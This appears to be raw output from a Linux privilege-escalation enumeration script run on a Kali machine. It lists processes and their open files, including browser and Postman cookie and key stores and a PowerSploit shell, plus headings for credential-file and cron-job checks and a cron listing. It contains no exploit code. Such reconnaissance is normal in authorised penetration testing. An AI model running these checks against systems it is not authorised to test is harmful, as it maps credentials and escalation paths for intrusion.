- └─ /snap/postman/351/usr/share/postman/v8_context_snapshot.bin
- └─ pipe:[134942]
- └─ /snap/postman/351/usr/share/postman/chrome_100_percent.pak
- └─ /snap/postman/351/usr/share/postman/chrome_200_percent.pak
- └─ /snap/postman/351/usr/share/postman/locales/en-US.pak
- └─ /snap/postman/351/usr/share/postman/resources.pak
- └─ /dev/shm/.org.chromium.Chromium.rGd6Yp (deleted)
- └─ /run/systemd/inhibit/10.ref
- └─ /dev/shm/.org.chromium.Chromium.0jKmL6 (deleted)
- └─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Local Storage/leveldb/LOG
- └─ /home/kali/snap/postman/351/.config/Postman/logs/main.log

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Local
Storage/leveldb/LOCK

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Local
Storage/leveldb/MANIFEST-000001

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Local
Storage/leveldb/000003.log

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/Session Storage/MANIFEST-000001

└─ pipe:[133676]

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/Local Storage/leveldb/LOG

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Session
Storage/MANIFEST-000001

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Session
Storage/000003.log

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/Local Storage/leveldb/LOCK

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/Local Storage/leveldb/MANIFEST-000001

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/Local Storage/leveldb/000003.log

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/Session Storage/000003.log

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/IndexedDB/file__0.indexeddb.leveldb/LOG

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/SharedStorage

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/SharedStorage-wal

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/SharedStorage

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/SharedStorage-wal

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/SharedStorage

└─ /home/kali/snap/postman/351/.pki/nssdb/cert9db.db

└─ /home/kali/snap/postman/351/.pki/nssdb/key4db.db

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/GPUCache/index

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/SharedStorage-wal

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Session Storage/LOG

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Session Storage/LOCK

└─ /home/kali/snap/postman/351/.config/Postman/SharedStorage

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/IndexedDB/https_desktop.postman.com_0.indexeddb.leveldb/000011.log

└─ /home/kali/snap/postman/351/.config/Postman/SharedStorage-wal

Process 19888 (kali) - /snap/postman/351/usr/share/postman/postman --type=zygote --no-zygote-sandbox --no-sandbox

└─ Has open files:

└─ /dev/pts/2

└─ /snap/postman/351/usr/share/postman/resources.pak

└─ /dev/urandom

└─ /snap/postman/351/usr/share/postman/icudtl.dat

└─ /snap/postman/351/usr/share/postman/v8_context_snapshot.bin

└─ /snap/postman/351/usr/share/postman/chrome_100_percent.pak

└─ /snap/postman/351/usr/share/postman/chrome_200_percent.pak

└─ /snap/postman/351/usr/share/postman/locales/en-US.pak

Process 19889 (kali) - /snap/postman/351/usr/share/postman/postman --type=zygote --no-sandbox

└─ Has open files:

└─ /dev/pts/2

└─ /snap/postman/351/usr/share/postman/resources.pak

└─ /dev/urandom

└─ /snap/postman/351/usr/share/postman/icudtl.dat

└─ /snap/postman/351/usr/share/postman/v8_context_snapshot.bin

└─ /snap/postman/351/usr/share/postman/chrome_100_percent.pak

└─ /snap/postman/351/usr/share/postman/chrome_200_percent.pak

└─ /snap/postman/351/usr/share/postman/locales/en-US.pak

Process 19902 (kali) - /snap/postman/351/usr/share/postman/chrome_crashpad_handler --monitor-self-annotation=ptype=crashpad

└─ Has open files:

└─ /dev/pts/2

Process 19973 (kali) - /snap/postman/351/usr/share/postman/postman --type=utility --utility-sub-type=network.mojom.NetworkS

└─ Has open files:

└─ /dev/pts/2

└─ /snap/postman/351/usr/share/postman/resources.pak

└─ /snap/postman/351/usr/share/postman/v8_context_snapshot.bin

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Shared Dictionary/db

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Trust Tokens

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/postman_shell/Trust Tokens-journal

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/Shared Dictionary/db

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/Trust Tokens

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/Shared Dictionary/db

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/Trust Tokens-journal

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/Trust Tokens

└─ /home/kali/snap/postman/351/.config/Postman/Trust Tokens-journal

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/Trust Tokens-journal

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/Cookies

└─ /home/kali/snap/postman/351/.config/Postman/Trust Tokens

└─ /home/kali/snap/postman/351/.config/Postman/Shared Dictionary/db

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/Cookies

└─ /dev/shm/.org.chromium.Chromium.OIRfTD (deleted)

└─ /snap/postman/351/usr/share/postman/icudtl.dat

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Shared Dictionary/db

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Trust Tokens

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Trust Tokens-journal

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Cache/Cache_Data/todelete_eeef58b077904e18_0_1

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Cookies

└─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/Trust Tokens

└─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/Shared Dictionary/db

└─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/Trust Tokens-journal

└─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/Cookies

└─ /dev/shm/.org.chromium.Chromium.AGPUw4 (deleted)

└─ /snap/postman/351/usr/share/postman/chrome_100_percent.pak

└─ /dev/shm/.org.chromium.Chromium.5zbKdH (deleted)

└─ /dev/shm/.org.chromium.Chromium.5TshV3 (deleted)

└─ /dev/shm/.org.chromium.Chromium.U9gvmt (deleted)

└─ /snap/postman/351/usr/share/postman/chrome_200_percent.pak

└─ /snap/postman/351/usr/share/postman/locales/en-US.pak

Process 19989 (kali) - /snap/postman/351/usr/share/postman/postman --type=gpu-process --no-sandbox --crashpad-handler-pid=1

└─ Has open files:

└─ /dev/pts/2

└─ /snap/postman/351/usr/share/postman/resources.pak

- └─ /dev/urandom
- └─ pipe:[139429]
- └─ /sys/devices/virtual/tty/tty0/active
- └─ /dev/dri/renderD128
- └─ /dev/shm/.org.chromium.Chromium.0jKmL6 (deleted)
- └─ pipe:[137418]
- └─ /dev/shm/.org.chromium.Chromium.2PCMPPr (deleted)
- └─ /dev/shm/.org.chromium.Chromium.abW7zY (deleted)
- └─ /dev/shm/.org.chromium.Chromium.5TLwlv (deleted)
- └─ /snap/postman/351/usr/share/postman/icudtl.dat
- └─ /snap/postman/351/usr/share/postman/v8_context_snapshot.bin
- └─ /snap/postman/351/usr/share/postman/chrome_100_percent.pak
- └─ /snap/postman/351/usr/share/postman/chrome_200_percent.pak
- └─ /snap/postman/351/usr/share/postman/locales/en-US.pak

Process 20366 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 36 -isForBrowser -prefsLen 31695 -prefMapSize

└─ Has open files:

- └─ /memfd:mozilla-ipc (deleted)
- └─ pipe:[141515]
- └─ pipe:[133873]
- └─ pipe:[133874]
- └─ /home/kali/.xsession-errors
- └─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin
- └─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/@retire.js.xpi
- └─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/wappalyzer@crunchlabz.com.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ pipe:[133875]

└─ pipe:[141519]

└─ /usr/lib/firefox-esr/omni.ja

Process 21139 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 54 -isForBrowser -prefsLen 31695 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[153470]

└─ pipe:[152532]

└─ pipe:[152533]

└─ /home/kali/.xsession-errors

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ pipe:[152534]

└─ pipe:[153474]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21329 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 56 -isForBrowser -prefsLen 31695 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[159584]

└─ pipe:[161843]

└─ pipe:[161844]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ pipe:[161845]

└─ pipe:[159588]

Process 21456 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 57 -isForBrowser -prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[159904]

└─ pipe:[155130]

└─ pipe:[155131]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[155132]

└─ pipe:[159908]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21530 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 58 -isForBrowser -
prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[155606]

└─ pipe:[163355]

└─ pipe:[163356]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-
current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-
esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ pipe:[163357]

└─ pipe:[155614]

└─ /usr/lib/firefox-esr/omni.ja

Process 21573 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 59 -isForBrowser -
prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[161521]

└─ pipe:[155632]

└─ pipe:[155633]

└─ /home/kali/.xsession-errors

└─ pipe:[160374]

└─ pipe:[161526]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21629 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 60 -isForBrowser -prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[165322]

└─ pipe:[157618]

└─ pipe:[157619]

└─ /home/kali/.xsession-errors

└─ pipe:[157620]

└─ pipe:[165327]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21632 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 61 -isForBrowser -prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[167127]

└─ pipe:[157621]

└─ pipe:[157622]

└─ /home/kali/.xsession-errors

└─ pipe:[157623]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[167132]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21703 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 62 -isForBrowser - prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[167147]

└─ pipe:[169485]

└─ pipe:[169486]

└─ /home/kali/.xsession-errors

└─ pipe:[169491]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[167152]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21705 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 63 -isForBrowser - prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[170419]

└─ pipe:[169492]

└─ pipe:[169493]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[169494]

└─ pipe:[170427]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21748 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 64 -isForBrowser -prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[171116]

└─ pipe:[169496]

└─ pipe:[169497]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[169498]

└─ pipe:[171120]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21796 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 65 -isForBrowser -
prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[172455]

└─ pipe:[167171]

└─ pipe:[167172]

└─ /home/kali/.xsession-errors

└─ pipe:[167173]

└─ pipe:[172464]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-
current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-
esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21843 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 66 -isForBrowser -
prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[173101]

└─ pipe:[171131]

└─ pipe:[171132]

└─ /home/kali/.xsession-errors

└─ pipe:[171133]

└─ pipe:[173106]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21877 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 67 -isForBrowser - prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[175577]

└─ pipe:[171644]

└─ pipe:[171645]

└─ /home/kali/.xsession-errors

└─ pipe:[171646]

└─ pipe:[175582]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21879 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 68 -isForBrowser - prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[166567]

└─ pipe:[171647]

└─ pipe:[171648]

└─ /home/kali/.xsession-errors

└─ pipe:[171649]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[166572]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21950 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 69 -isForBrowser -prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[166581]

└─ pipe:[175590]

└─ pipe:[175591]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ pipe:[175592]

└─ pipe:[166585]

Process 21988 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 70 -isForBrowser -
prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[177291]

└─ pipe:[176104]

└─ pipe:[176105]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-
current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-
esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[176106]

└─ pipe:[177295]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 21990 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 71 -isForBrowser -
prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[178247]

└─ pipe:[173698]

└─ pipe:[173699]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-
current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[173700]

└─ pipe:[178251]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 22222 (kali) - /snap/postman/351/usr/share/postman/postman --type=renderer --crashpad-handler-pid=19902 --enable-cr

└─ Has open files:

└─ /dev/pts/2

└─ pipe:[181964]

└─ /snap/postman/351/usr/share/postman/v8_context_snapshot.bin

└─ /snap/postman/351/usr/share/postman/icudtl.dat

└─ /snap/postman/351/usr/share/postman/chrome_100_percent.pak

└─ /snap/postman/351/usr/share/postman/chrome_200_percent.pak

└─ /snap/postman/351/usr/share/postman/locales/en-US.pak

└─ /snap/postman/351/usr/share/postman/resources.pak

└─ /home/kali/snap/postman/351/.config/Postman/Dictionaries/en-US-10-1.bdic

└─ /snap/postman/351/usr/share/fonts/truetype/dejavu/DejaVuSans.ttf

└─ /proc/22222/statm

└─ /proc/22222/status

└─ /tmp/.org.chromium.Chromium.O7fHe2 (deleted)

└─ pipe:[181969]

└─ /home/kali/snap/postman/351/.config/Postman/logs/renderer-requester.log

└─ /dev/shm/.org.chromium.Chromium.5zbKdH (deleted)

└─ /home/kali/snap/postman/351/.config/Postman/Postman_Config/0/userconfigs.json

└─ /usr/share/fonts/opentype/cantarell/Cantarell-VF.otf

- └─ /snap/postman/351/usr/share/fonts/truetype/dejavu/DejaVuSans-Bold.ttf
- └─ /usr/share/fonts/truetype/dejavu/DejaVuSans-Oblique.ttf
- └─ /dev/shm/.org.chromium.Chromium.5TshV3 (deleted)
- └─ /dev/shm/.org.chromium.Chromium.U9gvmt (deleted)
- └─ /dev/shm/.org.chromium.Chromium.OIRfTD (deleted)
- └─ /dev/shm/.org.chromium.Chromium.2PCMPPr (deleted)
- └─ /dev/shm/.org.chromium.Chromium.abW7zY (deleted)
- └─ /dev/shm/.org.chromium.Chromium.5TLwlv (deleted)
- └─ /snap/postman/351/usr/share/fonts/truetype/dejavu/DejaVuSansMono.ttf
- └─ /snap/postman/351/usr/share/fonts/truetype/ubuntu/Ubuntu-R.ttf
- └─ /usr/share/fonts/truetype/liberation/LiberationSans-Regular.ttf
- └─ /usr/share/fonts/truetype/liberation/LiberationSerif-Regular.ttf
- └─ /usr/share/fonts/truetype/noto/NotoColorEmoji.ttf
- └─ /usr/share/fonts/truetype/droid/DroidSansFallbackFull.ttf
- └─ /usr/share/fonts/truetype/dejavu/DejaVuSansMono-Oblique.ttf
- └─ /snap/postman/351/usr/share/fonts/truetype/dejavu/DejaVuSansMono-Bold.ttf
- └─ /usr/share/fonts/truetype/freefont/FreeSans.ttf
- └─ pipe:[181963]

Process 22303 (kali) - /snap/postman/351/usr/share/postman/postman --type=renderer --crashpad-handler-pid=19902 --enable-cr

└─ Has open files:

- └─ /dev/pts/2
- └─ pipe:[182166]
- └─ /snap/postman/351/usr/share/postman/v8_context_snapshot.bin
- └─ /snap/postman/351/usr/share/postman/icudtl.dat
- └─ /snap/postman/351/usr/share/postman/chrome_100_percent.pak

- └─ /snap/postman/351/usr/share/postman/chrome_200_percent.pak
- └─ /snap/postman/351/usr/share/postman/locales/en-US.pak
- └─ /snap/postman/351/usr/share/postman/resources.pak
- └─ /home/kali/snap/postman/351/.config/Postman/Dictionaries/en-US-10-1.bdic
- └─ /proc/22303/statm
- └─ /proc/22303/status
- └─ /tmp/.org.chromium.Chromium.3YF81Q (deleted)
- └─ pipe:[182171]
- └─ pipe:[182165]

Process 22472 (kali) - /snap/postman/351/usr/share/postman/postman --type=utility --utility-sub-type=audio.mojom.AudioServi

└─ Has open files:

- └─ /dev/pts/2
- └─ /snap/postman/351/usr/share/postman/resources.pak
- └─ /snap/postman/351/usr/share/postman/v8_context_snapshot.bin
- └─ pipe:[186462]
- └─ /memfd:pulseaudio (deleted)
- └─ /snap/postman/351/usr/share/postman/icudtl.dat
- └─ /snap/postman/351/usr/share/postman/chrome_100_percent.pak
- └─ /snap/postman/351/usr/share/postman/chrome_200_percent.pak
- └─ /snap/postman/351/usr/share/postman/locales/en-US.pak

Process 23037 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 77 -isForBrowser -prefsLen 31693 -prefMapSize

└─ Has open files:

- └─ /memfd:mozilla-ipc (deleted)
- └─ pipe:[180216]
- └─ pipe:[188857]

└─ pipe:[188858]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ pipe:[188859]

└─ pipe:[192514]

└─ /usr/lib/firefox-esr/omni.ja

Process 23040 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 78 -isForBrowser -prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[188320]

└─ pipe:[189816]

└─ pipe:[189817]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ pipe:[189818]

└─ pipe:[188324]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 23096 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 79 -isForBrowser -prefsLen 31693 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[191188]

└─ pipe:[188873]

└─ pipe:[188874]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ pipe:[188875]

└─ pipe:[191192]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 23829 (kali) - /usr/bin/qterminal -e /usr/share/kali-menu/exec-in-shell powersploit

└─ Has open files:

└─ /usr/share/icons/Flat-Remix-Blue-Dark/icon-theme.cache

└─ /dev/ptmx

└─ /dev/pts/3

└─ /home/kali/.xsession-errors

└─ /tmp/#504 (deleted)

└─ pipe:[197853]

└─ /tmp/#505 (deleted)

└─ /tmp/#506 (deleted)

└─ pipe:[197855]

└─ /dev/pts/4

└─ /tmp/#514 (deleted)

└─ pipe:[201024]

└─ /tmp/#515 (deleted)

└─ /tmp/#516 (deleted)

└─ pipe:[201026]

Process 23839 (kali) - sh /usr/share/kali-menu/exec-in-shell powersploit

└─ Has open files:

└─ /dev/pts/3

└─ /usr/share/kali-menu/exec-in-shell

Process 23840 (kali) - sh /usr/bin/powersploit

└─ Has open files:

└─ /dev/pts/3

└─ /usr/bin/powersploit

Process 23841 (kali) - sh /usr/bin/kali-treecd /usr/share/windows-resources/powersploit powersploit 1 false

└─ Has open files:

└─ /dev/pts/3

└─ /usr/bin/kali-treecd

Process 23850 (kali) - /usr/bin/zsh -i

└─ Has open files:

└─ /dev/pts/3

└─ /usr/share/zsh/functions/Completion.zwc

└─ /usr/share/zsh/functions/Completion/Base.zwc

└─ /usr/share/zsh/functions/Misc.zwc

Process 24602 (kali) - /usr/bin/zsh

└─ Has open files:

└─ /dev/pts/4

└─ /usr/share/zsh/functions/Completion.zwc

└─ /usr/share/zsh/functions/Completion/Base.zwc

└─ /usr/share/zsh/functions/Misc.zwc

Processes with memory-mapped credential files

Processes whose PPID belongs to a different user (not root)

You will know if a user can somehow spawn processes as a different user

Files opened by processes belonging to other users

This is usually empty because of the lack of privileges to read other user processes information

Check for vulnerable cron jobs

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs>

Cron jobs list

/usr/bin/crontab

incrontab Not Found

-rw-r--r-- 1 root root 1107 Sep 22 06:09 /etc/crontab

/etc/cron.d:

total 36

drwxr-xr-x 2 root root 4096 Sep 9 03:53 .

drwxr-xr-x 191 root root 12288 Sep 22 05:33 ..

-rw-r--r-- 1 root root 188 Jan 1 2025 e2scrub_all

-rw-r--r-- 1 root root 607 Sep 17 2024 john

-rw-r--r-- 1 root root 712 Dec 4 2024 php

-rw-r--r-- 1 root root 102 Feb 5 2025 .placeholder

-rw-r--r-- 1 root root 400 Jan 15 2024 sysstat

/etc/cron.daily:

total 48

drwxr-xr-x 2 root root 4096 Sep 9 03:55 .

drwxr-xr-x 191 root root 12288 Sep 22 05:33 ..

-rwxr-xr-x 1 root root 539 Jan 24 2025 apache2

-rwxr-xr-x 1 root root 1478 Feb 19 2025 apt-compat

-rwxr-xr-x 1 root root 123 Feb 13 2025 dpkg

-rwxr-xr-x 1 root root 377 Jul 14 2024 logrotate

-rwxr-xr-x 1 root root 1395 Aug 29 2024 man-db

-rw-r--r-- 1 root root 102 Feb 5 2025 .placeholder

-rwxr-xr-x 1 root root 652 Dec 7 2020 plocate

